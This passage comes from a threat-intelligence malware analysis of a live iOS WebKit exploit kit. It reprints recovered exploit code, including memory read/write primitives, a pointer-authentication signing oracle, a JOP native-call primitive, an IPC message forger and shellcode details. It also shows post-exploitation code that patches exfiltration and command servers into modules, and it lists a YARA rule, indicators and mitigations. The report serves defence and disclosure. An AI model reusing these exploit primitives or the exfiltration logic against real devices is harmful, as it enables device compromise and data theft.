- String backing-store hijack: the backing character pointer of read64_str is overwritten with arbitrary target addresses; calling read64_str.charCodeAt(0..3) then reads 16 bit words directly from memory with no bounds checking, which are combined into a full 64 bit integer.
Garbage collection is then permanently disabled to keep the forged objects stable, and the WebKit/JavaScriptCore (jsc) image base is located via a backwards byte-level scan for the Mach-O magic number:
const heap = vm.add(0xc0n);
const isSafeToCollect = heap.add(0x241n);
function write8(ptr, u16) {
let value = read64(ptr);
value &= ~0xffn;
value |= u16;
write64(ptr, value);
};
write8(isSafeToCollect, 0n); // Writes 0 to isSafeToCollect to freeze the GC
const jsc_base = (function() {
let jsc_base = globalFuncParseFloat & ~0xfffn;
while (1) {
read64_biguint64arr[1] = jsc_base;
if (read64_str.charCodeAt(0) == 0xfacf && read64_str.charCodeAt(1) == 0xfeed) {
return jsc_base;
}
jsc_base -= 0x1000n;
}
})();
Code 14. Garbage-collector freeze and page-granular Mach-O base-address resolution.
C.5. Pure-JavaScript ARM64 Instruction Decoder
const x = Number(read32(addr));
const immhi = x >> 5 & ((1 << 19) - 1); const immlo = x >> 29 & 3;
const imm = immhi << 14 | immlo << 12; return imm + Math.floor(Number(addr) / 0x1000) * 0x1000; } function parse_add(addr) { return Number(read32(addr)) >> 10 & ((1 << 12) - 1); }
Code 15. Hand-written ARM64 adrp/add instruction decoder for PC-relative symbol resolution.
C.6. dyld Symbol Interposition and Hardware PAC Signing Oracle
Apple's ARM64e hardware Pointer Authentication protects control-flow integrity by cryptographically signing code pointers (PACIA/PACIB). To defeat this without triggering a kernel panic, the exploit manipulates dyld's internal symbol interposition tables, remapping two unrelated ImageIO/Core Media export symbols onto dlsym and dyld__signPointer:
const paciza_signPointer = p.read64(offsets.ImageIO__gFunc_CMPhotoCompressionSessionAddExif);
function slow_fcall_1(pc, x0 = 0n, x1 = 0n, x2 = 0n) {
invoker_arg[0 / 8] = paciza_security_invoker_1;
gSecurityd[0x78 / 8] = pc;
invoker_x0[0x28 / 8] = x0;
invoker_x0[0x30 / 8] = x1;
invoker_x0[0x38 / 8] = x2;
return new Promise(r => {
slow_fcall_resolve = r;
self.postMessage({ type: 'slow_fcall' });
});
}
function slow_dlopen(filename, flags) {
filename = filename + ' ';
resolve_rope(filename);
const name_ptr = p.read64(p.read64(p.addrof(filename) + 8n) + 8n);
return slow_fcall_1(paciza_dlopen, name_ptr, flags);
}
const signPointer_self = new BigUint64Array(4);
const signPointer_self_addr = p.read64(p.addrof(signPointer_self) + 0x10n);
function slow_pacia(ptr, ctx) {
signPointer_self[0] = 0x80010000_00000000n | ctx >> 48n << 32n; return slow_fcall_1(paciza_signPointer, signPointer_self_addr, ctx, ptr); } function slow_pacib(ptr, ctx) { signPointer_self[0] = 0x80030000_00000000n | ctx >> 48n << 32n; return slow_fcall_1(paciza_signPointer, signPointer_self_addr, ctx, ptr); }
Code 16. dyld symbol-interposition abuse producing an arbitrary PACIA/PACIB signing oracle.
- Symbol aliasing: CMPhotoCompressionSessionAddCustomMetadata is remapped to dlsym, and CMPhotoCompressionSessionAddExif is remapped to dyld__signPointer.
- Arbitrary signing oracle: slow_pacia(ptr, ctx) sets the discriminator context in signPointer_self and invokes dyld__signPointer, returning a valid PACIA signature for any attacker-chosen 64 bit function pointer.
C.7. Native Function Calling (fcall) and JOP Gadgets
await slow_fcall_2(signed_pthread_create, jop_thread_data_ptr, 0n, paciza_gadget_loop_3, x0);
print('WebContent fcall thread has been spawned!!');
const cache = new Map();
const signPointer = paciza_signPointer.noPAC();
cache.set(signPointer, paciza_signPointer);
function pacia(ptr, ctx) {
signPointer_self[0] = 0x80010000_00000000n | ctx >> 48n << 32n; return fcall(signPointer, signPointer_self_addr, ctx, ptr); } function fcall(pc, ...args) { if (!cache.has(pc)) { cache.set(pc, pacia(pc, 0n)); } const signed_pc = cache.get(pc); stack_u64[0x80008 / 8] = pacib_gadget_loop_2_0x80010; x19_f64[8 / 8] = MAGIC; // 123.456 synchronization flag x20_u64[0x10 / 8] = paciza_gadget_loop_2; x19_u64[0 / 8] = paciza_gadget_control_2; while (x19_f64[8 / 8] === MAGIC); // Spinlock awaiting gadget dispatch x20_u64[0x20 / 8] = signed_pc; x20_u64[0x28 / 8] = 0n; for (let i = 0; i < args.length && i < 8; ++i) { stack_u64[0x80098 / 8 - i] = args[i]; // Load up to 8 native registers } }
Code 17. JOP-dispatched native function-call primitive spawned on a dedicated POSIX thread.
This spawns a dedicated POSIX thread running a Jump-Oriented-Programming (JOP) dispatch loop. fcall dispatches PAC-signed function pointers and loads up to eight native register arguments (x0 through x7), providing arbitrary native C function execution directly from JavaScript, the terminal primitive of the exploit chain.
C.8. Pure-JavaScript WebKit IPC Message Encoder
constructor(messageName, destinationID) {
this.argList = [];
if (arguments.length) {
this.messageName = messageName;
this.destinationID = destinationID;
this.encode('uint8_t', 0); // messageFlags
this.encode('uint16_t', this.messageName); // messageID
this.encode('uint64_t', this.destinationID); // destinationID
}
}
encode(type, value) {
this.argList.push({ type, value });
return this;
}
encode8BitString(str) {
this.encode('uint32_t', str.length);
this.encode('bool', true);
this.argList.push({ type: 'bytes', value: str });
return this;
}
static argumentAlignment(arg) {
switch (arg.type) {
case 'uint64_t': case 'int64_t': return 8;
case 'uint32_t': case 'int32_t': case 'float': return 4;
case 'uint16_t': case 'int16_t': return 2;
case 'uint8_t': case 'int8_t': case 'bool': return 1;
case 'bytes': return 0;
}
}
buffer() {
if (this.__buffer) return this.__buffer;
let bufferSize = 0;
for (const arg of this.argList) {
const alignment = Encoder.argumentAlignment(arg);
const remainder = bufferSize % alignment;
if (remainder) bufferSize += alignment - remainder;
bufferSize += Encoder.argumentSize(arg);
}
const buffer = new ArrayBuffer(bufferSize);
const view = new DataView(buffer);
let bufferOffset = 0;
for (const arg of this.argList) {
const alignment = Encoder.argumentAlignment(arg);
const remainder = bufferOffset % alignment;
if (remainder) bufferOffset += alignment - remainder;
switch (arg.type) {
case 'uint64_t': view.setBigUint64(bufferOffset, arg.value, true); break;
case 'uint32_t': view.setUint32(bufferOffset, arg.value, true); break;
case 'uint16_t': view.setUint16(bufferOffset, arg.value, true); break;
case 'uint8_t': view.setUint8(bufferOffset, arg.value); break;
case 'bytes':
const buffer_u8 = new Uint8Array(buffer);
for (let i = 0; i < arg.value.length; ++i) buffer_u8[bufferOffset + i] = arg.value.charCodeAt(i); break; } bufferOffset += Encoder.argumentSize(arg); } return this.__buffer = buffer; } }
Code 18. JavaScript reimplementation of WebKit's native IPC::Encoder class.
This class replicates WebKit's internal C++ IPC::Encoder (Source/WebKit/Platform/IPC/Encoder.cpp) in pure JavaScript, synthesizing binary IPC packets with correct structure alignment to communicate directly with privileged system daemons, specifically mediaplaybackd and the GPU process, from unprivileged WebContent.
Post-Exploitation Pipeline and Exfiltration Patching: lj/rce_worker_18.5.js
Lines 90 to 125 expose the operators' internal modular post-exploitation framework and its exfiltration-infrastructure patching logic:
'prospects-advisors-electro-buyers[.]trycloudflare[.]com'];
for (var si = 0; si < stale.length; si++) { if (stale[si] !== h) s = s.split(stale[si]).join(h); } // Quoted host constants only (do not touch octet-join SERVER_HOST forms) s = s.replace(/const (SERVER_HOST|SERVER_HOST_ALT|GHOST_HTTP_HOST|KNIFE_HOST|EXFIL_MC_HOST|BEACON_TLS_HOST) = \"[^\"]+\"/g, function(m, name) { return 'const ' + name + ' = \"' + h + '\"'; }); s = s.replace(/const HTTP_PORT = \d+/g, 'const HTTP_PORT = ' + hp); s = s.replace(/const HTTPS_PORT = \d+/g, 'const HTTPS_PORT = ' + hsp); s = s.replace(/const SERVER_PORT = \d+/g, 'const SERVER_PORT = ' + hp); s = s.replace(/const GHOST_HTTP_PORT = \d+/g, 'const GHOST_HTTP_PORT = ' + hp); s = s.replace(/const EXFIL_MC_HTTP_PORT = \d+/g, 'const EXFIL_MC_HTTP_PORT = ' + hp); s = s.replace(/const KNIFE_PORT = \d+/g, 'const KNIFE_PORT = ' + hsp); s = s.replace(/const USE_HTTPS = false/g, 'const USE_HTTPS = true'); // MPD JSContext may lack globalThis - bare assignment aborts pe_main before pe_main_start var pre = 'try{var __peG=(typeof globalThis!=="undefined"?globalThis:(typeof self!=="undefined"?self:this));' + 'if(__peG){__peG.__PE_EXFIL_HOST__="' + h + '";' + '__peG.__PE_EXFIL_TLS__=false;' + '__peG.__PE_EXFIL_HTTP__=' + hp + ';' + '__peG.__PE_EXFIL_HTTPS__=' + hsp + ';' + '}}catch(_pePre){}'; return pre + s; } function shouldPatchExfil(fname) { if (!fname) return false; var f = String(fname).toLowerCase(); return f.indexOf('pe_main') >= 0 || f.indexOf('pe_worker') >= 0 || f.indexOf('bundle') >= 0 || f.indexOf('sbx1') >= 0
|| f.indexOf('file_downloader') >= 0 || f.indexOf('wifi_password') >= 0;
}
Code 19. Runtime C2 coordinate patching applied to post-exploitation modules.
- Threat-intelligence corroboration: the presence of KNIFE_PORT, GHOST_HTTP_PORT, and EXFIL_MC_HTTP_PORT constants directly matches public reporting regarding the GHOSTKNIFE, GHOSTBLADE, and GHOSTSABER payload families.
- Target daemon confirmation: the comment “MPD JSContext may lack globalThis” establishes that the post-exploitation privilege-escalation payload executes inside the media playback daemon (mediaplaybackd, abbreviated MPD), i.e., outside the WebContent sandbox.
- Dedicated post-exploit modules: the patching routine injects live C2 coordinates into named follow-on modules, including file_downloader (local filesystem traversal and exfiltration), wifi_password (saved Wi-Fi SSID/plaintext password extraction), sbx0/sbx1 (multi-stage sandbox-escape primitives), and pe_main/pe_worker (the privilege-escalation payload executing in mediaplaybackd).
Phase 3: Legacy iOS 13 to 17 Exploitation Pipeline (Coruna)
A. Network Proxying: qqtime/qqtime.html
This file monkey-patches browser networking APIs to transparently proxy outgoing requests targeting .icu, .shop, and ipsadminuser[.]shop through the local /c2/ endpoint, bypassing CORS restrictions:
XMLHttpRequest.prototype.open = function(m, u) {
try {
var p = new URL(u, location.origin);
if (p.hostname.endsWith(".icu") || p.hostname.endsWith(".shop") || p.hostname === "ipsadminuser[.]shop") {
arguments[1] = location.origin + "/c2" + p.pathname + p.search;
}
} catch(e) {}
return O.apply(this, arguments);
};
Code 20. Transparent XHR proxy rewrite rule.
B. Obfuscation and Telemetry: qqtime/34ef644ff217a50beadde64dc8e23a7d.js
This file reconstructs obfuscated strings from packed 32 bit word arrays at runtime using a Unicode unpacker:
function fqMaGkN4(V){
return V.reduce((V,R)=>{
let T;
const N=255&R, U=(4278190080&R)>>24&255, l=(16711680&R)>>16&255;
return V+(T="%u",T+=fqMaGkNL((65280&R)>>8&255),T+=fqMaGkNL(N),T+="%u",T+=fqMaGkNL(U),T+=fqMaGkNL(l),unescape(T))
},"")
}
Code 21. Unicode string-unpacker used to reconstruct obfuscated strings from packed 32 bit word arrays.
- Public IP resolution: the script queries hxxps://ipv4[.]icanhazip[.]com to discover the victim's external IP address.
- Telemetry heartbeat: beacons are sent to /c2/api/ip-sync/sync with campaign identifier 1DECX7UIQIB93 every 10 seconds.
- Failure watchdog: a full top-level page reload is triggered every 120 seconds if exploitation has not completed.
C. Deobfuscated Legacy Primitives: qqtime/unpacked/
Float/integer conversion unions and PAC masking, recovered from 57620206d62079baad0e57e6d9ec93120c0f5247.js:
const u = i(549755813887); // 0x7fffffffff (39 bit PAC mask)
const f = new Uint32Array(new ArrayBuffer(8)), g = new Float64Array(f.buffer);
function b(t){ return g[0]=t, f[0]; }
function U(t){ return g[0]=t, f[1]; }
function B(t,n){ return f[0]=t, f[1]=n, g[0]; }
function S(t){ return t & u; }
r.vn = function(t){ return S(t) !== t; }; // Checks whether pointer contains PAC authentication tags
Code 22. Deobfuscated float/int punning union and PAC-tag detector.
A companion module, 14669ca3b1519ba2a8f40be287f646d4d7593eb0.js, supplies a hardcoded offset database targeting the iPhone X, iPhone XS, and iPhone 11 across iOS 13 through 17.
D. The 13 Dynamically Resolved Payload Stages: qqtime/stages/
Reverse engineering of obChTK.ZKvD0e in decoded_0.js recovered the dynamic stage-resolution routine used to fetch each payload stage from the live server:
Code 23. Dynamic, salted SHA256 stage-URL resolution formula.
All 13 stage files were retrieved from the live server and catalogued. Key findings from the stage set:
D.1. JavaScriptCore JIT Memory Manipulation
Inspection of 9af53c1bb40f0328841df6149f1ef94f5336ae11_unpacked_0.js revealed low-level JavaScriptCore JIT symbols:
_ZN3WTF13MetaAllocator8allocateERKNS_6LockerINS_4LockEEEm
_ZN3JSC10LinkBuffer8linkCodeERNS_14MacroAssemblerEPvNS_20JITCompilationEffortE
_ZN3JSC22ExecutableMemoryHandle10createImplEm
_ZN3JSC20SecureARM64EHashPins27allocatePinForCurrentThreadEv
jitCagePtr
Code 24. Mangled JavaScriptCore JIT-allocator symbols recovered from Dynamic Stage 10.
- JSC::SecureARM64EHashPins::allocatePinForCurrentThread(): manipulates ARM64e JIT hash pins to bypass execution restrictions.
- JSC::LinkBuffer::linkCode(...): links generated machine code into executable memory.
- JSC::ExecutableMemoryHandle::createImpl(...): allocates executable memory regions.
- jitCagePtr: resolves the address of the JIT code cage to bypass W^X (Write XOR Execute) protections.
The same stage compiles an inline WebAssembly module whose exported function invokes JIT-compiled native code after a JIT pointer is overwritten:
const a = new WebAssembly.Module(b, {});
const l = new WebAssembly.Instance(a, {});
const i = l.exports.f, c = l.exports.o;
// Overwrites JIT pointer at c and invokes i() to execute native shellcode
Code 25. WebAssembly-to-native-code execution bridge.
D.2. WebAssembly Heap Spray: payload_0.bin
Extracted from 8835419f53fa3b270c8928d53f012d4c28b29ea4.js, this payload allocates linear WebAssembly memory buffers to standardize adjacent JSArray heap layouts ahead of exploitation.
D.3. Native ARM64 Shellcode Stager: payload_1.bin
Disassembly of the function prologue:
00000004: fd 03 00 91 mov x29, sp ; Set frame pointer
00000008: f4 4f bf a9 stp x20, x19, [sp, #-0x10]! ; Save callee-saved registers
0000000c: f6 57 bf a9 stp x22, x21, [sp, #-0x10]!
00000010: f8 5f bf a9 stp x24, x23, [sp, #-0x10]!
00000014: fa 67 bf a9 stp x26, x25, [sp, #-0x10]!
00000018: fc 6f bf a9 stp x28, x27, [sp, #-0x10]!
0000001c: 60 f9 ff 10 adr x0, #0x1f2c ; Load PC-relative symbol reference
00000020: 9e 00 00 94 bl #0x28 ; Branch with link to resolver
Code 26. ARM64 function prologue of the native shellcode stager.
Extracted native symbol references confirm the shellcode's purpose:
__TEXT
__LINKEDIT
__dyld_dlsym_internal
dlsym
dlopen
mach_eventlink_create
proc_pidinfo
sys_dcache_flush
sys_icache_invalidate
task_info
Code 27. Native symbol table referenced by payload_1.bin.
The shellcode calls sys_icache_invalidate and sys_dcache_flush to synchronize CPU caches after writing shellcode into executable pages; it resolves private system symbols via __dyld_dlsym_internal directly against __LINKEDIT (evading conventional API monitoring); and it interacts with mach_eventlink_create for kernel-level thread synchronization in support of privilege escalation.
D.4. Encoded Native Mach-O Dylib: payload_2.bin
Extracted from 8835…js, this binary uses stride-2 / UTF-16 wide-character encoding; extracting every second byte reveals a complete 14,954 byte 64 bit ARM64 Mach-O dylib with magic 0xfeedfacf (MH_MAGIC_64), target CPU 0x0100000c (CPU_TYPE_ARM64), and segments including __TEXT, stubs, __DATA_CONST, __LINKEDIT, and references to UIKit.framework.
Live Command-and-Control Configuration: api/chain-targets
A live, read-only retrieval of the operators' own chain-status endpoint confirms the platform is actively weaponized and operational at the time of writing:
"chain": "darksword",
"usable_grade": "LIVE",
"weaponized": true,
"exfil": {
"host": "ceshiyuangong123-ce2842c3[.]jiaoyang677[.]sbs",
"http_port": 443,
"https_port": 443,
"tls": true,
"prefer_https": true,
"stats_url": "hxxps://ceshiyuangong123-ce2842c3[.]jiaoyang677[.]sbs/stats"
}
}
Code 28. Live chain-status configuration retrieved from api/chain-targets.
CONCLUSION
DarkTide is a mature, professionally engineered mobile exploitation platform that fuses social engineering, zero-click browser exploitation, hardware security bypass, and covert data collection into a single, centrally operated attack chain. The combination of independently maintained modern (DarkSword) and legacy (Coruna) exploitation pipelines, a reserved and actively developed placeholder for fully patched firmware (GhostWave), and a live, queryable operator backend places this campaign well beyond the sophistication of a typical consumer-facing crypto scam.
By weaponizing a believable TRON Energy-rental lure and chaining it directly into a JavaScriptCore memory-corruption exploit, PAC bypass, and native code execution, the operators are able to compromise fully updated iPhones with zero interaction beyond opening a web page, a capability with serious implications for any organization whose personnel access corporate resources from personal iOS devices. iZOOLogic assesses that this platform should be treated as an active, in-the-wild iOS 0 day/1 day exploitation threat requiring coordinated response from CERTs, mobile device management administrators, and Apple's own WebKit security team, and recommends the immediate network-level and device-level actions detailed below.
CVE MAPPING AND PUBLIC VULNERABILITY CORRELATION
At the time this analysis was originally performed, the exploit chain recovered from this sample could only be correlated to general vulnerability classes, since no public disclosure describing it was available. Independent security researchers have since published full disclosures of two related iOS exploit kits, Coruna (March 3, 2026) and DarkSword (March 18 to 19, 2026), and iZOOLogic has cross-referenced that published research against the techniques documented in Analysis and Evidence. The component sequence recovered from this sample's modern pipeline, a JavaScriptCore JIT bug, a dyld Pointer Authentication and Thread Protection bypass, a GPU-process sandbox escape, and a kernel-assisted escalation into mediaplaybackd, matches the publicly disclosed DarkSword chain component-for-component and in the same order. iZOOLogic therefore assesses with high confidence that this sample's DarkSword pipeline is an instance of, or built on shared infrastructure with, the publicly disclosed kit; exact binary-level confirmation would still require comparing recovered gadget offsets directly against the original disclosure's own published indicators, which were not available within the scope of this analysis.
| Technique in This Sample | Matching Public CVE | What the CVE Does | Patched In | ITW Status |
|---|---|---|---|---|
| JIT type-confusion and Use-After-Free primitives used to build addrof/fakeobj (Code 10 to 13) | CVE-2025-31277 / CVE-2025-43529 | JavaScriptCore JIT memory corruption: a RegExp-related type confusion and a related use-after-free, each giving arbitrary memory read/write | iOS 18.6 / iOS 18.7.3 and 26.2 | No / Yes |
| Hardware Pointer Authentication bypass via dyld symbol interposition and a forged signing oracle (Code 16 to 17) | CVE-2026-20700 | User-mode Pointer Authentication Code and Thread Protection bypass in dyld, reused to turn the memory read/write primitive into native code execution | iOS 26.3 | Yes |
| Sandbox pivot preceding the mediaplaybackd escalation (implicit in the chain; not separately excerpted in this report) | CVE-2025-14174 | ANGLE out-of-bounds write enabling a WebContent-to-GPU process sandbox escape | iOS 18.7.3 and 26.2 | Yes |
| Forged WebKit IPC messages used to reach the privileged mediaplaybackd daemon (Code 18, Encoder class) | CVE-2025-43510 / CVE-2025-43520 | A kernel memory-management flaw enabling a GPU-to-mediaplaybackd escape, paired with a kernel privilege-escalation bug used for the final escalation inside mediaplaybackd | iOS 18.7.2 and 26.1 | No / No |
| Legacy JavaScriptCore JIT executable-memory allocation abuse (Coruna chain, Phase 3) | Part of Coruna's disclosed 23-vulnerability, 5-chain kit (not individually CVE-enumerated in public reporting reviewed) | JIT memory-allocation and Pointer Authentication bypass primitives spanning five distinct exploit chains for iOS 13.0 through 17.2.1 | Backported to iOS 15.8.7 / 16.7.15; Apple advises upgrading iOS 13 and 14 devices to iOS 15 | Yes, used operationally |
ITW Status: whether Apple's advisory records the CVE as exploited in the wild prior to patching.
This correlation also extends to delivery: the hidden-iframe, “view on iPhone for the best experience” staging mechanism documented in public research for the Coruna-based Chinese financial and cryptocurrency scam activity (UNC6691, tracked under the name CryptoWaters) matches the platform gate and hidden-iframe pattern documented in Phase 1 of this report, and public research describing Coruna's follow-on modules targeting cryptocurrency wallet applications and BIP-39 recovery phrases is consistent with this sample's file_downloader and data-collection modules. iZOOLogic recommends that affected organizations treat this sample as part of the actively exploited DarkSword and Coruna activity rather than as an isolated, unattributed campaign, and prioritize the patched iOS versions identified above over a generic “update to latest” policy.
YARA RULES
The following YARA rule detects the staged JavaScript payloads and associated infrastructure strings observed across the DarkTide / DarkSword / Coruna delivery kit.
{
meta:
author = "iZOOLogic Threat Research"
description = "Detects DarkTide iOS WebKit watering-hole delivery kit (DarkSword / Coruna chains) via hardcoded C2 hosts, tunnel endpoints, and handshake/campaign strings"
date = "2026-10-12"
reference = "iZOOLogic DarkTide Research Report"
sha256_1 = "f46ff13bda5df1fd7c20ca4ca481c4a04fa775d7b539a2f7c0a9693eb8ee06a0"
sha256_2 = "66a0fdc4618928198f1a23363297a78018e69225aaef3841a5477d9124458514"
sha256_3 = "eb1418ef0052741d402aa3637e3d1c37b3be5d85fe77bc89d2d7c0f5f2fe4e80"
strings:
$host1 = "jiaoyang677.sbs" nocase
$host2 = "ipsadminuser.shop" nocase
$tunnel1 = "machinery-syntax-double-biography.trycloudflare.com" nocase
$tunnel2 = "prospects-advisors-electro-buyers.trycloudflare.com" nocase
$handshake = "__labPeOk" ascii
$const1 = "GHOST_HTTP_PORT" ascii
$const2 = "KNIFE_PORT" ascii
$const3 = "EXFIL_MC_HOST" ascii
$classify = "classifyTarget" ascii
$chain1 = "darksword" ascii nocase
$chain2 = "coruna" ascii nocase
$chain3 = "ghostwave" ascii nocase
$campaign = "1DECX7UIQIB93" ascii
$salt = "cecd08aa6ff548c2" ascii
condition:
(2 of ($host1, $host2, $tunnel1, $tunnel2)) or
(3 of ($handshake, $const1, $const2, $const3, $classify)) or
(2 of ($chain1, $chain2, $chain3) and $campaign) or
$salt
}
Code 29. YARA detection rule for DarkTide staging artifacts and infrastructure strings.
RECOMMENDATIONS
- Coordinate vendor disclosure:Report the recovered JavaScriptCore UAF, PAC-bypass, and IPC-forgery chain to Apple Product Security to address underlying WebKit and mediaplaybackd IPC-validation vulnerabilities.
- Establish continuous mobile threat monitoring: Deploy mobile threat defense (MTD) tools to detect anomalous WebView/Safari behavior, unexpected background worker activity, and abnormal mediaplaybackd IPC traffic on managed iOS devices.
- Conduct targeted user-awareness campaigns: Educate users about “free Energy/free gas fee” TRON and cryptocurrency-related lures that differ from conventional banking phishing attacks.
- Develop an iOS zero-day/one-day incident-response playbook: Define device isolation, triage, forensic investigation, and re-provisioning procedures specific to zero-click WebKit exploitation.
- Enforce current iOS versions through MDM: Prioritize identifying and remediating devices running the reported vulnerable versions, including iOS 18.4 to 18.6 and iOS 13.0 to 17.2.1, while validating exposure against current Apple security advisories.
- Restrict high-risk browsing on managed devices: Implement DNS and web-proxy filtering to block suspicious .sbs, .shop, and .icu domains before campaign-specific indicators of compromise (IOCs) become available.
- Block confirmed malicious infrastructure: Null-route jiaoyang677[.]sbs, ceshiyuangong123-ce2842c3[.]jiaoyang677[.]sbs, hallo[.]jiaoyang677[.]sbs, and ipsadminuser[.]shop through DNS resolvers and perimeter firewalls.
- Monitor Cloudflare Tunnel activity: Configure alerts for outbound connections to *[.]trycloudflare[.]com originating from mobile network segments or mobile-device VPN profiles.
- Isolate and re-provision suspected devices: Network-isolate devices suspected of completing the exploit chain, preserve forensic evidence where feasible, and restore them using verified, up-to-date Apple firmware rather than simply closing the lure page.
- Deploy YARA detection rules: Integrate the referenced YARA rule into web-proxy content-inspection and endpoint detection and response (EDR) file-scanning pipelines that support JavaScript payload inspection.
APPENDIX 1: MITRE ATT&CK MAPPING
| Tactic | Technique & ID | Description |
|---|---|---|
| Reconnaissance | Gather Victim Host Information (T1592) | Device model, manufacturer, OS release, and SIM/UA telemetry collected for targeting and fingerprinting. |
| Resource Development | Develop Capabilities: Exploits (T1587.004) | Independently engineered DarkSword (iOS 18.x) and Coruna (iOS 13-17) exploit chains, actively maintained. |
| Resource Development | Acquire Infrastructure: Web Services (T1583.006) | Use of Cloudflare Tunnels as disposable, hard-to-block relay infrastructure. |
| Initial Access | Drive-by Compromise (T1189) | Victim loads a weaponized TRON Energy lure page; no download or file execution by the victim is required. |
| Execution | Exploitation for Client Execution (T1203) | JavaScriptCore JIT type-confusion UAF exploited to achieve arbitrary code execution inside WebContent. |
| Execution | User Execution: Malicious Link (T1204.001) | Lure requires the victim only to open the page and optionally enter a wallet address; exploit fires regardless. |
| Privilege Escalation | Exploitation for Privilege Escalation (T1068) | Forged WebKit IPC messages escalate execution from the WebContent sandbox into the privileged mediaplaybackd daemon. |
| Defense Evasion | Obfuscated Files or Information (T1027) | Heavy string/code obfuscation, Unicode packing, and monolithic minified workers across both exploit chains. |
| Defense Evasion | Indicator Removal (T1070) | Crash-loop suppression via localStorage prevents the native Safari repeated-crash warning from surfacing to the victim. |
| Defense Evasion | Impair Defenses: Disable or Modify Tools (T1562.001) | The JavaScript garbage collector's isSafeToCollect flag is forcibly zeroed to stabilize forged heap objects. |
| Defense Evasion | Hide Artifacts (T1564) | Exploit execution occurs inside a 2x2 pixel, near-transparent, aria-hidden iframe with pointer-events disabled. |
| Discovery | System Information Discovery (T1082) | SIM subscription ID, carrier name, phone number, and dual-SIM slot data are enumerated prior to targeting. |
| Collection | Clipboard Data (T1115) | navigator.clipboard.readText() is invoked on the decoy page's Paste control. |
| Collection | Data from Local System (T1005) | The file_downloader post-exploitation module traverses and exfiltrates local filesystem content. |
| Credential Access | Unsecured Credentials (T1552) | The wifi_password module extracts saved Wi-Fi SSIDs and plaintext passphrases from the compromised device. |
| Command and Control | Application Layer Protocol: Web Protocols (T1071.001) | HTTP/HTTPS used for beaconing, stage retrieval, and exfiltration against the centralized backend. |
| Command and Control | Proxy: External Proxy (T1090.002) | Cloudflare Tunnel endpoints and local XHR/fetch proxy rewriting relay traffic through intermediary infrastructure. |
| Command and Control | Multi-Stage Channels (T1104) | 13 payload stages are resolved dynamically via SHA256 salted naming rather than fetched from fixed URLs. |
| Exfiltration | Exfiltration Over C2 Channel (T1041) | Collected data is transmitted to the centralized exfiltration host over the same channel used for C2. |
APPENDIX 2: INDICATORS OF COMPROMISE
Network Indicators
| Indicator | Type | Context |
|---|---|---|
| ceshiyuangong123-ce2842c3[.]jiaoyang677[.]sbs | FQDN | Staging, lure hosting, and exploit delivery host |
| hallo[.]jiaoyang677[.]sbs | FQDN | Central command-and-control and exfiltration server (ports 80, 443, 4001, 8018) |
| ipsadminuser[.]shop | FQDN | Backend proxy target hardcoded in qqtime.html |
| machinery-syntax-double-biography[.]trycloudflare[.]com | FQDN | Cloudflare Tunnel endpoint referenced in rce_worker_18.5.js |
| prospects-advisors-electro-buyers[.]trycloudflare[.]com | FQDN | Cloudflare Tunnel endpoint referenced in rce_worker_18.5.js |
| /c2/api/visit | URL path | Universal visitor telemetry endpoint |
| /c2/api/ip-sync/sync | URL path | Device registration and IP synchronization endpoint |
| /api/chain-targets | URL path | Live C2 chain-status configuration endpoint |
| /log.html | URL path | Exploit crash-dump telemetry endpoint |
| c7ecb4a48616469f8fe9b69b992a9ff4 | Token | Cloudflare Web Analytics token in gate.html and group.html |
| 1DECX7UIQIB93 | String | Campaign tracking identifier in 34ef...js |
| cecd08aa6ff548c2 | String | Salt for dynamic stage URL resolution in decoded_0.js |
| 9898asd147258 | String | Framework encryption passphrase |
| __labPeOk | String | Cross-frame privilege-escalation handshake token |
| X-Device-UUID | Header | Custom HTTP header attached to crash telemetry |
File Hash Indicators
| File | SHA256 |
|---|---|
| index.html | f46ff13bda5df1fd7c20ca 4ca481c4a04fa775d7b539a2f 7c0a9693eb8ee06a0 |
| gate.html | eb1418ef0052741d402aa3 637e3d1c37b3be5d85fe77b c89d2d7c0f5f2fe4e80 |
| lj/e.js | 66a0fdc4618928198f1a 23363297a78018e69225aaef3 841a5477d9124458514 |
| lj/rce_loader.js | 04dff48b431765c9772bf 2ebadabde8f5532a67e9b4d 1b82fe7db9b47e5b22b1 |
| lj/rce_worker_18.6.js | a9b40db42831201991a 3c03562bb63d50694f6f3630 f9d9bf27f09337ff165d3 |
| lj/rce_worker_18.5.js | 72c3d5e2cf0d297d26b a423f7158fe2f4701237a37213 4421186eeb31cbe562 |
| qqtime/qqtime.html | 0f2d84a7e9151c72f5d7 2f0460f381f7faadbeff517ae03 ff36a28290faad961 |
| qqtime/34ef644ff217a50be adde64dc8e23a7d.js | 2f647900b1a0e5f2998ae619 8f9aee9bc83b19b7d8b51dc aeb91bf14660eb692 |
| qqtime/payloads/payload_0.bin | 5dba074e3152dc9d58af 5cc2a2f520c81a05322b8ae 46b30440382dc0c15cdd7 |
| qqtime/payloads/payload_1.bin | f3d958350be201eda4 bd226537809b68747709ee038263b ede953e42bdde00 |
| qqtime/payloads/payload_2.bin | 99d08243903b744261 ecc1c3cbcbb3b9b78d9782121780 584b1380f53d5628414 |
